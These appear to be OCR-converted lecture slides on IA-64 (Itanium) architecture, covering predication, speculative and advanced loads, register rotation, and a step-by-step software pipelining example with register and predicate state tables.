
When a branch would break a parallel issue packet, move instructions and predicate them

P=Cond	(P) A	(P) B	(P) C	(P) D	BEQ P L
E	F				
⋮					
L:	(!P) G	(!P) H	I	J	K
					L

# IA64 load instruction variants


- ▶ IA64 has several different mechanisms to enable the compiler to schedule loads
- ▶ **Id.s** – speculative, non-faulting
- ▶ **Id.a** – speculative, “advanced” – checks for aliasing stores
- ▶ Register values may be marked “NaT” – not a thing
  - ➡ If speculation was invalid
- ▶ Advanced Load Address Table (ALAT) tracks stores to addresses of “advanced” loads

# IA64: Speculative, Non-Faulting Load




- **Id.s** fetches speculatively from memory
  - ➡ i.e. any exception due to **Id.s** is suppressed
- If **Id.s r** did not cause an exception then **chk.s r** is an NOP, else a branch is taken to some compensation code

# IA64: Speculative, Non-Faulting Load



- ▶ Speculatively-loaded data can be consumed prior to check
- ▶ “speculation” status is propagated with speculated data via NaT
- ▶ Any instruction that uses a speculative result also becomes speculative
  - ➔ (i.e. suppressed exceptions)
- ▶ **chk.s** checks the entire dataflow sequence for exceptions

# IA64: Speculative “Advanced” Load



- ▶ **Id.a** starts the monitoring of any store to the same address as the advanced load
- ▶ If no aliasing has occurred since **Id.a**, **Id.c** is a NOP
- ▶ If aliasing has occurred, **Id.c** re-loads from memory

# IA-64 Registers

- Both the integer and floating point registers support register rotation for registers 32-128.
- Register rotation is designed to ease the task of register allocation in software pipelined loops
- When combined with predication, possible to avoid the need for unrolling and for separate prologue and epilogue code for a software pipelined loop
  - ➔ makes software pipelining usable for loops with smaller numbers of iterations, where the overheads would traditionally negate many of the advantages

# How Register Rotation Helps Software Pipelining

Consider this loop for copying data:

```
L1:    ld4    r35 = [r4], 4      // post-increment by 4
        st4    [r5] = r37, 4      // post-increment by 4
        br.ctop L1 ;;
```

•   •   •



The `br.ctop` instruction in the example rotates the general registers (actually `br.ctop` does more as we shall see)

Therefore the value stored into `r35` is read in `r37` two iterations (and two rotations) later.

The register rotation eliminated a dependence between the load and the store instructions, and allowed the loop to execute in one cycle.

- ▶ The logical-to-physical register mapping is shifted by 1 each time the branch (“`br.ctop`”) is executed

# Software Pipelining Example in the IA-64

```

mov pr.rot      = 0    // Clear all rotating predicate registers
cmp.eq p16,p0 = r0,r0 // Set p16=1
mov ar.lc      = 4    // Set loop counter to n-1
mov ar.ec      = 3    // Set epilog counter to 3

```


...

**loop:**

```


(p16) ldl r32 = [r12], 1    // Stage 1: load x
(p17) add r34 = 1, r33     // Stage 2: y=x+1
(p18) stl [r13] = r35,1   // Stage 3: store y
br.ctop loop           // Branch back

```



- ▶ Predicate mechanism activates successive stages of the software pipeline, to fill on start-up and drain when the loop terminates
- ▶ The software pipeline branch “br.ctop” rotates the predicate registers, and injects a 1 into p16
- ▶ Thus enabling one stage at a time, for execution of prologue
- ▶ When loop trip count is reached, “br.ctop” injects 0 into p16, disabling one stage at a time, then finally falls-through

# Software Pipelining Example in the IA-64



General Registers (Physical)							
32	33	34	35	36	37	38	39
x1							
General Registers (Logical)							
32	33	34	35	36	37	38	39

Predicate Registers

1	0	0
16	17	18
LC	EC	RRB
4	3	0


# Software Pipelining Example in the IA-64

```

loop:
(p16) ldl r32    = [r12], 1
(p17) add r34    = 1, r33
(p18) stl [r13]  = r35,1
      br.ctop loop

```

Memory



General Registers (Physical)

32	33	34	35	36	37	38	39
----	----	----	----	----	----	----	----

x1							
32	33	34	35	36	37	38	39

General Registers (Logical)

Predicate Registers

1	0	0
---	---	---

16 17 18

LC

4

EC

3

RRB


0

# Software Pipelining Example in the IA-64

```

loop:
(p16)  ldl r32  = [r12], 1
(p17)  add r34  = 1, r33
(p18)  stl [r13] = r35,1
       br.ctop loop
    
```

Memory



General Registers (Physical)

32	33	34	35	36	37	38	39
----	----	----	----	----	----	----	----

x1							
----	--	--	--	--	--	--	--

32	33	34	35	36	37	38	39
----	----	----	----	----	----	----	----

General Registers (Logical)

Predicate Registers

1	0	0
---	---	---

16 17 18

LC

4

EC

3

RRB


0

# Software Pipelining Example in the IA-64

```

loop:
(p16)  ldl r32  = [r12], 1
(p17)  add r34  = 1, r33
(p18)  stl [r13] = r35,1
      br.ctop loop
    
```

Memory



## General Registers (Physical)


32 33 34 35 36 37 38 39



33 34 35 36 37 38 39 32

## General Registers (Logical)

## Predicate Registers



LC  
4

EC  
3


RRB  
-1

# Software Pipelining Example in the IA-64

```

loop:
(p16)  ldl r32  = [r12], 1
(p17)  add r34  = 1, r33
(p18)  stl [r13] = r35,1
br.ctop loop
    
```

Memory



## General Registers (Physical)

32 33 34 35 36 37 38 39

x1							
33	34	35	36	37	38	39	32

## General Registers (Logical)

## Predicate Registers

1	1	0
16	17	18

LC

3

EC

3

RRB


-1

# Software Pipelining Example in the IA-64

```

loop:
(p16) ldi r32 = [r12], 1
(p17) add r34 = 1, r33
(p18) stl [r13] = r35,1
      br.ctop loop
    
```

Memory



General Registers (Physical)

32	33	34	35	36	37	38	39
----	----	----	----	----	----	----	----

x1							x2
----	--	--	--	--	--	--	----

33	34	35	36	37	38	39	32
----	----	----	----	----	----	----	----

General Registers (Logical)

Predicate Registers

1	1	0
---	---	---

16 17 18

LC  
3

EC  
3


RRB  
-1

# Software Pipelining Example in the IA-64

**loop:**


(p16) **ldl r32 = [r12], 1**  
 (p17) **add r34 = 1, r33**  
 (p18) **stl [r13] = r35,1**  
**br.ctop loop**

Memory



## General Registers (Physical)

32 33 34 35 36 37 38 39



33 34 35 36 37 38 39 32

## General Registers (Logical)

## Predicate Registers

1	1	0
---	---	---

16 17 18

LC

3

EC

3

RRB

